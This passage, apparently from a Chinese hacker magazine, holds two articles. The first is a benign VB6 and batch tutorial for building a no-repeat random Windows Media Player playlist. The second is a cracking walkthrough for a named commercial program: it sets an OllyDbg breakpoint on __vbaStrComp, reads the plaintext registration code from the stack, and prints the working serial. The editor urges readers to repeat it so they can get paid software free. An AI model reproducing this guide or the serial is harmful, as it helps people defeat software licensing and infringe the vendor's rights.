先来打造我们的音乐播放程序，其他的留到下一篇再说。播放器还是使用系统自带的 Windows Media Player（下文简称 WMP），与其说是音乐播放工具，倒不如说是一个随机文件选择工具，这样每天就不会听到相同的音乐啦！有读者要问，WMP 不是自身提供了乱序播放吗，何必自己写一个这么麻烦。其实之前一直在用 WMP 的乱序播放，用多了就发现经常听到重复的，而很多音乐半年都听不到一次，所以觉得 WMP 的乱序播放的算法有问题，于是决定自己写一个。

首先需要做的是产生硬盘上所以音乐文件的播放列表，即 M3U 列表。这个不麻烦，直接使用系统自带的 DIR 命令就可以，DIR 命令帮助信息如图



```
DIR [drive:][path][filename] [/A[[:]attributes]] [/B] [/C] [/D] [/L] [/N]
  [/O[[:]sortorder]] [/P] [/Q] [/S] [/T[[:]timefield]] [/W] [/X] [/4]


  [drive:][path][filename]
              指定要列出的驱动器、目录和/或文件。

  /A          显示具有指定属性的文件。
  attributes   D  目录                R  只读文件
               H  隐藏文件            A  准备存档的文件
               S  系统文件            -  表示“否”的前缀
  /B          使用空格式(没有标题信息或摘要)。
  /C          在文件大小中显示千位数分隔符。这是默认值。用 /-C 来
              停用分隔符显示。
  /D          跟宽式相同，但文件是按栏分类列出的。
  /L          用小写。
  /N          新的长列表格式，其中文件名在最右边。
  /O          用分类顺序列出文件。
  sortorder    N  按名称(字母顺序)     S  按大小(从小到大)
               E  按扩展名(字母顺序)   D  按日期/时间(从先到后)
               G  组目录优先           -  颠倒顺序的前缀
  /P          在每个信息屏幕后暂停。
  /Q          显示文件所有者。
  /S          显示指定目录和所有子目录中的文件。
  /T          控制显示或用来分类的时间字符域。
  timefield   C  创建时间
              A  上次访问时间
              W  上次写入的时间
  /W          用宽列表格式。
  /X          显示为非 8dot3 文件名产生的短名称。格式是 /N 的格式，
              短名称插在长名称前面。如果没有短名称，在其位置则
              显示空白。
  /4          用四位数字显示年
```

图 1　DIR 命令帮助信息

1 所示。

这里只说明几个重要参数的使用，其他的可以参考帮助进行尝试。参数“**S**”的作用是显示指定目录和所有子目录中的文件，就是一个遍历文件夹的过程。参数“**B**”的作用是只显示文件的完整路径及文件名，而不显示文件其他相关信息，如创建时间、文件大小等。参数“**O**”的作用是根据指定的类型分类排序，这个参数主要是可以修改产生文件列表的顺序。



```
del filelist.m3u /q
dir/s/b/on I:\MUSIC-SONG\LOVE\*.wma >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.mpg >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.mp4 >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.asf >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.dat >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.wmv >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.mid >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.mp3 >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.rm >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.avi >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.mkv >>filelist.m3u
dir/s/b/on I:\MUSIC-SONG\LOVE\*.rmvb >>filelist.m3u
```

图 2　批处理内容

因为涉及到各种文件类型，所以需要多句，如果每次都手工输入，很是麻烦，直接将它们写入批处理中，下次要用直接双击就可以。下面来看我的文件列表产生代码，如图 2 所示。

解释一下。第一句是，如果之前生成过文件列表则删除，参数“**Q**”的作用就是不询问是否删除，而是直接删除。接下来的就是针对各种文件类型的操作。参数“**ON**”，是按名称排序。后面的“>>”是将获取到的列表添加进指定的列表文件中，这里是“filelist.m3u”。大家可以修改参数“ON”中的“N”为“S”、“E”、“D”、“G”，如果需要逆向排序，则使用参数“–”。

好了，生成了文件列表就可以开始我们的代码了。以下代码可以用模块方式实现，但为了更清晰，更方便调试，这里仍然使用窗口模式，不过在程序执行时，不要忘记将窗口设置为隐藏。

首先是程序初始化。这一步唯一要说的是 WMP 调用播放列表的方法——**wmplayer.exe 播放列表**，很简单。其他的就不多解释了，直接看代码吧！代码如下：

```
Dim CurrentPath As String '定义当前路径变量
Dim M3UList As String '定义M3U文件内容变量

Private Sub Form_Load()
'获取当前路径
If Right(App.Path, 1) <> "\" Then
   CurrentPath = App.Path & "\"
Else
   CurrentPath = App.Path
End If
'读取批处理生成的 M3U 列表
ReadFileList
'调用 Windows Media Player 打开随机选择文件生成的 M3U 列表
Shell ("C:\Program Files\Windows Media Player\wmplayer.exe " & """" & CurrentPath
& "list.m3u") & """", vbNormalFocus
'退出程序
End
End Sub
```

接着就要读取批处理生成的文件列表了。

这里先要说明一下我的思路。总共涉及到 3 个播放列表，各有所用。“filelist.m3u”是批处理产生的总列表，为永久文件，不做任何修改，如需更新总列表，则手动双击批处理重新生成即可；“remnant.m3u”为“filelist.m3u”一个拷贝，用于修改，将随机抽取出的列表在此列表中排除，当列表被排除到小于特定行数，则再次将“filelist.m3u”复制为“remnant.m3u”，这样就可以保证播放的音乐在一个循环中不被重复；“list.m3u”为最终随机抽取出的播放列表，即 WMP 调用的那个文件。

读取文件列表时，先判断批处理生成的文件列表“filelist.m3u”是否存在，不存在则给出提示并退出程序，存在则判断“remnant.m3u”是否存在，不存在则将“filelist.m3u”复制为“remnant.m3u”，之后用二进制方式打开“remnant.m3u”并读入，然后将读入的内容转为 Unicode 字符，并以回车换行为分割标志进行分割，最后调用随机选择过程。代码如下：

```
Private Sub ReadFileList()
'清空 M3U 文件内容变量
M3UList = ""
'设置错误陷阱
'On Error Resume Next
Dim FileContent() As Byte '定义文件内容字节数组
Dim FileString() As String '定义文件内容字符串数组
Dim FileNum As Integer '定义文件号
'判断当前路径是否存在 filelist.m3u
If Dir(CurrentPath & "filelist.m3u") = "" Then
  '不存在则给出提示并退出程序
  MsgBox CurrentPath & "filelist.m3u 文件不存在！", vbCritical
  End
End If
'判断当前路径是否存在 remnant.m3u
If Dir(CurrentPath & "remnant.m3u") = "" Then
  '不存在则将 remnant.m3u 复制为 remnant.m3u，保证原 M3U 列表不受改动
  FileCopy CurrentPath & "filelist.m3u", CurrentPath & "remnant.m3u"
End If
'再次判断当前路径是否存在 remnant.m3u
If Dir(CurrentPath & "remnant.m3u") <> "" Then
  '存在则获取自由文件号
  FileNum = FreeFile()
  '使用二进制方式打开 remnant.m3u 文件
  Open CurrentPath & "remnant.m3u" For Binary As FileNum
  '根据 remnant.m3u 大小重新定义文件内容字节数组
  ReDim FileContent(FileLen(CurrentPath & "remnant.m3u"))
  '获取 remnant.m3u 文件内容
  Get FileNum, , FileContent
  '关闭 remnant.m3u 文件
  Close FileNum
  '将获取到的二进制内容转为 Unicode 字符，并以回车换行进行分割
  FileString = Split(StrConv(FileContent, vbUnicode), vbCrLf)
Else
  '不存在则给出提示并退出程序
  MsgBox CurrentPath & "remnant.m3u 文件不存在！", vbCritical
  End
End If
'修改窗口标题为获取到 remnant.m3u 中的行数
Me.Caption = App.Title & " line " & UBound(FileString)
'随机选择行，即随机选择播放文件
Call RndChoose(LBound(FileString) + 1, UBound(FileString), FileString)
End Sub
```

本过程为代码的重点。先初始化随机数发生器，并根据总行数计算随机行，将获取的随机行写入临时数组，同时将原数组的最后一个行赋给当前的随机行，总行数减少 1。判断获取到的行数是否达到指定值，没达到则进行随机行的字符串连接，达到则退出循环。接着判断“list.m3u”是否存在，存在则删除，将获取到的随机行写入“list.m3u”中。最后判断“remnant.m3u”是否存在，存在则删除，将排除随机行后剩余的行写入“remnant.m3u”中。代码如下：

```
Private Sub RndChoose(LowerBound As Integer, UpperBound As Integer, ByRef Test() As
String)
Dim Tmp() As String '定义随机数指定行变量
'根据总行数重新定义随机数指定行变量
ReDim Tmp(UpperBound)
Dim i As Long '定义循环变量
Dim RndNum As Long '定义随机数变量
'开始进行随机行选择
For i = LowerBound To UpperBound Step 1
  '初始化随机数发生器
  Randomize
  '产生随机数
  RndNum = Int((UpperBound - LowerBound + 1) * Rnd + LowerBound)
  '获取随机数指定的行
  Tmp(i - 1) = Test(RndNum - 1)
  '判断随机数是否在范围内，将最后一行替换随机数指定的行
  If RndNum < UpperBound Or RndNum = 1 Then
    Test(RndNum - 1) = Test(UpperBound - 1)
  Else
    Test(RndNum - 1) = Test(UpperBound - 2)
  End If
  '判断是否小于 50，即随机选择 50 行
  If i < 50 Then
    '是，则将选择的随机行进行字符串连接，每行以回车换行结尾
    M3UList = M3UList & Tmp(i - 1) & vbCrLf
  Else
    '大于，则退出 For 循环
    Exit For
  End If
  '总行数减少一行
```

```
    UpperBound = UpperBound - 1
Next
'设置错误陷阱
'On Error Resume Next
''判断当前路径下是否存在 list.m3u，是则删除
If Dir(CurrentPath & "list.m3u") <> "" Then
    Kill CurrentPath & "list.m3u"
End If
'存在则获取自由文件号
FileNum = FreeFile()
'使用二进制方式打开 list.m3u 文件
Open CurrentPath & "list.m3u" For Binary As FileNum
'将获取到随机行内容写入 list.m3u
Put FileNum, , M3UList
'关闭 List.m3u 文件
Close FileNum
'判断当前路径下是否存在 remnant.m3u，是则删除
If Dir(CurrentPath & "remnant.m3u") <> "" Then
    Kill CurrentPath & "remnant.m3u"
End If
'判断总行数是否大于 24，即上面 50 的一半
If UpperBound >= 25 Then
    '是，则
    Dim n As Long '定义循环变量
    '清空 M3U 文件内容变量
    M3UList = ""
    '将选择的随机行进行字符串连接，每行以回车换行结尾
    For n = LBound(Test) To UBound(Test) - 50 Step 1
        M3UList = M3UList & Test(n) & vbCrLf
    Next
    '存在则获取自由文件号
    FileNum = FreeFile()
    '使用二进制方式打开 remnant.m3u 文件
    Open CurrentPath & "remnant.m3u" For Binary As FileNum
    '将获取到随机行内容写入 remnant.m3u
    Put FileNum, , M3UList
    '关闭 remnant.m3u 文件
    Close FileNum
End If
End Sub
```




图3　执行结果

到这里，随机选择播放列表的代码就完成了，还不赶紧执行下试试！如图3所示。

本程序已经不是第一个版本了，但BUG仍然很多，如随机选择中For循环的上限没必要设置为数组的最大下标、没必要使用Tmp数组等，虽然不影响使用，可我还在不断地完善中。大家也可以对BUG或不满之处进行修改，就算我留下的作业啦！

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：不满意现有软件的算法就自己写，小黑需要这样的精神。

Cracker

暴力大篡改软件破解

文/微凉清风

Vxer首语：又到了一年中最炎热的时候，今年的夏天真是一个多灾多难的时节。看着被毁坏的房屋和街道，灾民们眼中的泪水，解放军战士抗灾的身影，小编在此衷心祝愿他们能够顺利渡过难关，早日重建美好的家园，也祈祷逝者的灵魂能够得到安息。本期的破解版块我为大家挑选的都是比较基础的文章，希望大家能够对照着文章自己多动手实践一下，消解一下这个夏天的绵绵睡意。

从本文您可以学到：

明码比较软件注册码的寻找方法

软件的下载地址：http://www.boobsoft.com/main3.html

大家进入网站后可能会被它的价格吓到，专业版4620元／大众版299




图1




图2




图3




图5

元。在崇尚免费的精神下，看我如何破解该软件，成为它的注册用户。

首先安装暴力大篡改软件，软件安装完成如图1所示。

安装完成后，打开软件，在输入注册码的地方随意输入，这里我们输入




图6




图8




图4

123456。然后点击注册。提示如图2所示。

点击确定后，接着打开OD，载入主程序force.exe，如图3所示。这里我们选择否。

ALT+E调出可执行模块窗口，找到**MSVBVM60.DLL**选中并双击，如




图7




图9

图4所示。

双击来到入口点66001000处，按**CTRL+N**找到当前模块下的名称**__vbaStrComp**选择并双击，按下**F2**下断，如图5、图6所示。

小提示：这个函数是VB中常用的比较函数。我们也可以在OD的命令行插件中输入**b p __vbaStrComp**来下断点。其他常用的比较函数断点还有**__vbaStrCmp**、**vbaVarTstEq**等。

接着按下两次**shift+F9**，按完后注意OD右下角的堆栈窗口，注册码就出来了，如图7所示。

然后，软件将我们输入的123456拿出来同757181577086进行比较。这样我们拿到了注册码，去注册软件吧。注册成功后如图8、图9所示。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：对于小菜们来说分析VB程序一直都是很头疼的事情。本文的作者通过对VB的一个比较函数下断点，直接找到了软件的注册码，看来明码比较危害真的很大啊。小菜们赶紧照着文章中的步骤去做做看，体验一下破解成功的乐趣吧。

某经典服务端算法逆向分析

